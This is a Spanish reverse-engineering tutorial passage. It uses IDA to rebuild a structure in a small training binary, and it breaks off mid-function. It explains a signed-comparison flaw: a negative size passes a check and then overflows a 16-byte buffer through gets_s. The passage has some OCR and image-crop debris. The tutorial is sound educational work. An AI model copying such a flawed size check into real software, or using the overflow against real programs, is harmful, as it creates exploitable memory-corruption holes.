
```

Allí le agrego un campo de 1 byte de largo DB, si volvería a apretar D cambiaria cada vez a word DW y luego a DWORD DD.


Pero aquí como no sabemos, lo dejamos así y hacemos click derecho en la estructura.



Ya que he visto un campo en 0x14.



Así que como para llenarlo a ese campo con un dword, necesita 4 bytes más, la creare de 0x18, le agregare 0x17 al byte que tenía.



```
00000000 MyStruct      struc ; (sizeof=0x18, mappedto_29)
00000000      db ? ; undefined
00000001      db ? ; undefined
00000002      db ? ; undefined
00000003      db ? ; undefined
00000004      db ? ; undefined
00000005      db ? ; undefined
00000006      db ? ; undefined
00000007      db ? ; undefined
00000008      db ? ; undefined
00000009      db ? ; undefined
0000000A      db ? ; undefined
0000000B      db ? ; undefined
0000000C      db ? ; undefined
0000000D      db ? ; undefined
0000000E      db ? ; undefined
0000000F      db ? ; undefined
00000010      db ? ; undefined
00000011      db ? ; undefined
00000012      db ? ; undefined
00000013      db ? ; undefined
00000014      db ? ; undefined
00000015      db ? ; undefined
00000016      db ? ; undefined
00000017 Field_0
00000018 MyStruct      ends
```

Veo que me quedo con size 0x18 por ahora lo dejaremos así, de necesitar lo agrandamos.

Como esta función es llamada dos veces, la primera con la dirección de una primera estructura tipo MyStruct que llamaremos arbitrariamente pepe y la segunda con la dirección de una segunda estructura del mismo tipo MyStruct que llamaremos juan, dentro de la función le pondremos un nombre genérico que sirva para ambos casos.

En el código fuente esto se ve así, para aclarar dos variables de tipo MyStruct una llamada pepe otra llamada juan, ambas se le pasa su dirección como argumento a las funciones.

```

MyStruct pepe;
MyStruct juan;

```

```

pepe.cookie = 0;
pepe.size = 0;
pepe.c = 0;
pepe.flag = false;

juan.cookie = 0;
juan.size = 0;
juan.c = 0;
juan.flag = false;

```

```

enter(&pepe);
check(&pepe);
desicion(&pepe);

```

```

enter(&juan);
check(&juan);
desicion2(&juan);

```

```

00401080
00401080
00401080 ; Attributes: bp-based frame
00401080
00401080 sub_401080 proc near
00401080
00401080 var_4= dword ptr -4
00401080 _struct= dword ptr 8
00401080
00401080 push    ebp
00401081 mov     ebp, esp
00401083 push    ecx
00401084 push    offset aPleaseEnterYou ; "\nPlease Enter Your Ni
00401089 call    printf
0040108E add    esp, 4
00401091 mov    eax, [ebp+_struct]
00401094 add    eax, 10h
00401097 push    eax
00401098 push    offset ad      ; "%d"
0040109D call    scanf
004010A2 add    esp, 8

```

1.00% (-145, -85) (38, 53) 00000491 00401091: sub\_401080+11

Como la misma función tendrá primero la dirección de la primera estructura o pepe en el arg0 y la segunda vez que se lo llama tendrá la dirección de la estructura juan, le pondré un nombre genérico para ambas por ejemplo \_struct.

Si decompilo la función con F5 veo que no está bien

```
1 int __cdecl sub_401080(int _struct)
2 {
3     char v1; // cl@0
4     int result; // eax@2
5
6     printf("\nPlease Enter Your Number of Choice: \n", v1);
7     scanf("%d", _struct + 16);
8     do
9     {
10         result = getchar();
11         *(_DWORD *)(_struct + 20) = result;
12         if ( result == 10 )
13             break;
14         result = _struct;
15     }
16     while ( *(_DWORD *)(_struct + 20) != -1 );
17     return result;
18 }
```

Veo que la definición de la variable es un simple int y no como en el código original como la dirección de una estructura, podré arreglarlo aquí.

function Unexplored Instruction External symbol

```
1 int __cdecl sub_401080(int _struct)
2 {
3     char v1; // cl@0
4     int result; // eax@2
5
6     printf("\nPlease Enter Your N
7     scanf("%d", _struct + 16);
8     do
9     {
10         result = getchar();
11         *(_DWORD *)(_struct + 20) =
12         if ( result == 10 )
13             break;
14         result = _struct;
15     }
16     while ( *(_DWORD *)(_struct + 20) != -1 );
17     return result;
18 }
```

Rename Ivar N  
Set Ivar type Y  
Convert to struct\*  
Create new struct type  
Jump to xref... X  
Edit func comment /  
Mark as decompiled  
Copy to assembly  
Hide casts \

Me sale para elegir la dirección de qué estructura es y aquí elegiremos del tipo MyStruct.

```


00401179 mov    [ebp+var_20], 0
00401180 mov    [ebp+var_34], 0
00401187 mov    [ebp+var_30], 0
0040118E mov    [ebp+var_28], 0
00401192 lea    eax, [ebp+Buf]
00401195 push   eax             ; struct
00401196 call   sub_401080
00401198 add    esp, 4
0040119E lea    ecx, [ebp+Buf]
004011A1 push   ecx             ; Buf
004011A2 call   sub_401010
004011A7 add    esp, 4
004011AA lea    edx, [ebp+Buf]
004011AD push   edx
004011AE call   sub_401060
004011B3 add    esp, 4
004011B6 lea    eax, [ebp+var_44]
004011B9 push   eax             ; struct
004011BA call   sub_401080
004011BF add    esp, 4
004011C2 lea    ecx, [ebp+var_44]
004011C5 push   ecx             ; Buf
004011C6 call   sub_401010

```

105) 00000596 00401196: sub\_401150+46

Obviamente Buf es pepe y allí obtiene su dirección y la pasa como argumento, veamos Buf en la representación del stack.

Como la estructura no es necesario crearla porque ya existe, solo tengo que decirle que Buf es del tipo MyStruct, para eso ALT mas Q en Buf.



y le asignara a Buf el tipo MyStruct si pusimos de menos el tamaño quedaran afuera algunos campos pero después se podrá agrandar MyStruct y se corregirá solo aquí.(si no se rompe jeje)

```

-00000026          db ? ; undefined
-00000025          db ? ; undefined
-00000024 Buf       MyStruct ?
-0000000C var_C    dd ?
-00000008 var_8    db ?
-00000007          db ? ; undefined
-00000006          db ? ; undefined
-00000005          db ? ; undefined
-00000004 var_4    dd ?
+00000000 s         db 4 dup(?)
+00000004 r         db 4 dup(?)
+00000008
+00000008 ; end of stack variables

```

Renombramos Buf a pepe.

Vemos allí que se pasa la dirección de pepe y en la segunda llamada se pasa la dirección de var\_44 que también será la otra variable juan del tipo MyStruct, así que vamos a la representación del stack y en var\_44 hacemos tambien ALT + Q.

```

-00000044 ,
-00000044
-00000044 var_44      MyStruct ?
-0000002C var_2C      dd ?
-00000028 var_28      db ?
-00000027          db ? ; undefined
-00000026          db ? ; undefined
-00000025          db ? ; undefined

```

Ya tenemos las dos estructuras del tipo MyStruct.

Vuelvo a la función

```

00401080 *-----*
00401080 sub_401080 proc near
00401080
00401080 var_4= dword ptr -4
00401080 struct= dword ptr 8
00401080
00401080 push    ebp
00401081 mov     ebp, esp
00401083 push    ecx
00401084 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice"
00401089 call    printf
0040108E add    esp, 4
00401091 mov     eax, [ebp+struct]
00401094 add    eax, 10h
00401097 push    eax
00401098 push    offset aD      ; "%d"
0040109D call    scanf
004010A2 add    esp, 8
004010A5 loc_401005:
004010A5 call    ds:getchar
004010A8 mov     [ebp+var_4], eax
004010A8 mov     ecx, [ebp+struct]
004010B1 mnu   edx [ebp+var_4]

```

```

00401080 ; int __cdecl sub_401080(MyStruct *_struct)
00401080 sub_401080 proc near
00401080
00401080 var_4= dword ptr -4
00401080 _struct= dword ptr 8
00401080
00401080 push    ebp
00401081 mov     ebp, esp
00401083 push    ecx
00401084 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice"
00401089 call    printf
0040108E add    esp, 4
00401091 mov     eax, [ebp+_struct]
00401094 add    eax, 10h
00401097 push    eax
00401098 push    offset aD      ; "%d"
0040109D call    scanf
004010A2 add    esp, 8


```

```

004010A5
004010A5 loc_4010A5:
004010A5 call    ds:getchar
004010AB mov     [ebp+var_4], eax
004010AF mov     ecx, [ebp+struct]

```

Vemos que el campo en 0x10 es un dword donde recibe el valor de scanf, así que vamos a MyStruct y en 0x10 apretamos la D hasta que quede del tipo DWORD DD.



```

00000000 MyStruct      struc ; (sizeof=0x18, mappedto_29) ; XREF: sub_401150/r
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000010 field_10      dd ?
00000014
00000015
00000016
00000017 field_9      db ?
00000018 MyStruct      ends
00000018
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]

```

2. MvStruct:0010

Lo renombrare a número.

```

004010A5
004010A5 loc_4010A5:
004010A5 call    ds:getchar
004010AB mov     [ebp+var_4], eax
004010AE mov     ecx, [ebp+_struct]
004010B1 mov     edx, [ebp+var_4]
004010B4 mov     [ecx+14h], edx
004010B7 cmp     [ebp+var_4], 0Ah
004010BB jz      short loc_4010C8

```


```

004010BD mov     eax, [ebp+_struct]
004010C0 cmp     dword ptr [eax+14h], 0FFFFFFFh


```


93,204) (383,259) 000004AE 004010AE: sub 401080+2E

La otra entrada es el campo de 0x14 que se usa en el loop para quitar el 0A le pondré c.



Vayamos al 0x14 de MyStruct y apretemos D hasta que sea un DWORD y pongámosle el nombre c .





Allí apretamos T y ya queda.

Por último renombrare la función a enter.

00401180 00401187 0040118E 00401192 00401195 00401196 00401198 0040119E	mov    [ebp+juan.numero], 0 mov    [ebp+juan.c], 0 mov    [ebp+juan.flag], 0 lea    eax, [ebp+pepe] push   eax ; _struct call   enter add    esp, 4 lea    ecx, [ebp+pepe]
--	---

Vemos que las tres primeras funciones las llama pasándole pepe y las tres siguientes le pasa juan.

Veamos la siguiente función.

```

00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; int __cdecl sub_401010(char *_struct)
00401010 sub_401010 proc near
00401010
00401010     _struct= dword ptr  8
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     mov     eax, [ebp+_struct]
00401016     cmp     dword ptr [eax+10h], 10h
00401018     jle     short loc_401024

0040101C     push    1
0040101E     call    ds:_imp_exit      ; Code

00401024
00401024 loc_401024:
00401024     mov     ecx, [ebp+_struct]
00401027     mov     edx, [ecx+10h]
0040102A     push    edx
0040102B     mov     eax, [ebp+_struct]    ; Size
0040102E     push    eax
0040102F     call    ds:gets_s          ; Buf
00401035     add     esp, 8
00401038     pop    ebp
00401039     retn

00401039 sub_401010 endp

```

00.00% (-67, 31) (647, 426) 00000410| 00401010: sub\_401010

También es llamada por ambas estructuras así que se puede al igual que en la anterior, apretando F5.

```

1 char *__cdecl sub_401010(char *_struct)
2 {
3     if ( *((_DWORD *)_struct + 4) > 16 )
4         exit(1);
5     return gets_s(_struct, *((_DWORD *)_struct + 4));
6 }

```

Ahí en la variable \_struct hago click derecho CONVERT TO STRUCT \*.

```

1 char *__cdecl sub_401010(MyStruct *_struct)
2 {
3     if ( _struct->numero > 16 )
4         exit(1);
5     return gets_s(_struct->gap0, _struct->numero);
6 }

```

Ahora si es la dirección de una estructura MyStruct y al igual que antes veremos los campos, apretando T donde corresponde.

```

00401010 ; Attributes: bp-based frame
00401010 ; char * __cdecl sub_401010(MyStruct *_struct)
00401010 sub_401010 proc near
00401010 _struct= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+ _struct]
00401016 cmp     [eax+MyStruct.numero], 10h
0040101A jle    short loc_401024

```

<pre> 0040101C push    1          ; Code 0040101E call    ds:_imp_exit </pre>	<pre> 00401024 00401024 loc_401024: 00401024 mov     ecx, [ebp+ _struct] 00401027 mov     edx, [ecx+MyStruct.numero] 0040102A push    edx        ; Size 0040102B mov     eax, [ebp+ _struct] 0040102E push    eax        ; Buf 0040102F call    ds:gets_s 00401035 add     esp, 8 00401038 pop     ebp 00401039 retn </pre>
---	---

(-67, 22) | (75, 43) | 00000416 | 00401016: sub\_401010+6

Allí vemos que compara el número que pasamos contra 0x10 y como la comparación es con signo, cualquier numero negativo podrá pasarlo como por ejemplo 0xffffffff que es -1 el cual es menor que 0x10.

```

; Code
00401024 loc_401024:
00401024 mov     ecx, [ebp+ _struct]
00401027 mov     edx, [ecx+MyStruct.numero]
0040102A push    edx        ; Size
0040102B mov     eax, [ebp+ _struct]
0040102E push    eax        ; Buf
0040102F call    ds:gets_s
00401035 add     esp, 8
00401038 pop     ebp
00401039 retn
00401039 sub_401010 endp
00401039

```

Luego utiliza como size del gets\_s el número que le pasamos, y el otro argumento, debe ser un buffer que se encuentra al inicio de la estructura pues usa la dirección de inicio de la misma.


Voy a MyStruct y en 0x0 apreto D una vez para que se cree un campo de un solo byte.

```

00000000 ; [00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ;
00000000
00000000 MyStruct      struct ; (sizeof=0x18, mappedto_29) ; XREF: sub_401150/r
00000000 ; sub_401150/r
00000000 Field_0        db ?
00000001 db ? ; undefined
00000002 db ? ; undefined
00000003 db ? ; undefined
00000004 db ? ; undefined
00000005 db ? ; undefined
00000006 db ? ; undefined
00000007 db ? ; undefined
00000008 db ? ; undefined
00000009 db ? ; undefined
0000000A db ? ; undefined
0000000B db ? ; undefined
0000000C db ? ; undefined
0000000D db ? ; undefined
0000000E db ? ; undefined
0000000F db ? ; undefined
00000010 numero         dd ? ; XREF: sub_401010+6/r
00000010 ; sub_401010+17/r
00000014 c               dd ? ; XREF: enter+34/w enter+40/r
00000018 MyStruct       ends
00000018
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Y allí hago click derecho array.



El largo del buffer será 16 lo acepto.

Y lo renombro a Buffer

```

00000000 ; [00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ;
00000000 MyStruct     struc ; (sizeof=0x18, mappedto_29) ; XREF: sub_401150/r
00000000             ; sub_401150/r
00000001 Buffer       db 16 dup(?)
00000001 numero      dd ?
00000010             ; XREF: sub_401010+6/r
00000010             ; sub_401010+17/r
00000014 c            dd ?           ; XREF: enter+34/w enter+40/r
00000018 MyStruct     ends
00000018
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER::$837407842DC9887486FDF5FEB63B74E. PRESS CTRL-NUMP
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER::$83AF6D9DC8E3B10431D79B304957BA23. PRESS CTRL-NUMPA
00000000 ; [00000004 BYTES. COLLAPSED STRUCT _SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Allí quedo de largo 16 decimal.

Sigamos reverseando.

```

00401024
00401024 loc_401024:
00401024 mov    ecx, [ebp+_struct]
00401027 mov    edx, [ecx+MyStruct.numero]
0040102A push   edx          ; Size
0040102B mov    eax, [ebp+_struct]
0040102E push   eax          ; Buf
0040102F call   ds:gets_s
00401035 add    esp, 8
00401038 pop    ebp
00401039 retn
00401039 sub_401010 endp
00401039

```

02E: sub 401010+1E

La cuestión es que con `gets_s` el buffer podrá ser overfloadado, ya que el chequeo deja pasar valores negativos que cuando se usan como size, se tomarán como valores unsigned, y serán grandes,

Si por ejemplo pasamos `0xffffffff` en la comparación será `-1` porque se toma signed y será menor que `0x10`, pero al usarlo como size será el valor positivo `0xffffffff` lo cual permite que pasemos la cantidad de caracteres que queremos en el `gets_s` al buffer y lo overfloodemos.

Así que podríamos renombrar la función como `check` o `get` lo que queramos que sea representativo de lo que hace la función, le pondremos `check` para que coincida.

```

00401010 ; Attributes: bp-based frame
00401010 ; char * __cdecl check(MyStruct *_struct)
00401010 check proc near
00401010 _struct= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+ _struct]
00401016 cmp     [eax+MyStruct.numero], 10h
0040101A jle     short loc_401024

0040101C push    1          ; Code
0040101E call    ds:_imp_exit

```

```

00401024
00401024 loc_401024:
00401024 mov     ecx, [ebp+ _struct]
00401027 mov     edx, [ecx+MyStruct.numero]
0040102A push    edx        ; Size
0040102B mov     eax, [ebp+ _struct]
0040102E push    eax        ; Buf
0040102F call    ds:gets_s
00401035 add     esp, 8
00401038 pop     ebp
00401039 retn

```

Me queda la tercera función el argumento es el mismo así que repito el procedimiento, apreto F5 y cambio el tipo de argumento.

```

MyStruct * __cdecl sub_401060(MyStruct *_struct)
{
    MyStruct *result; // eax@1
    result = _struct;
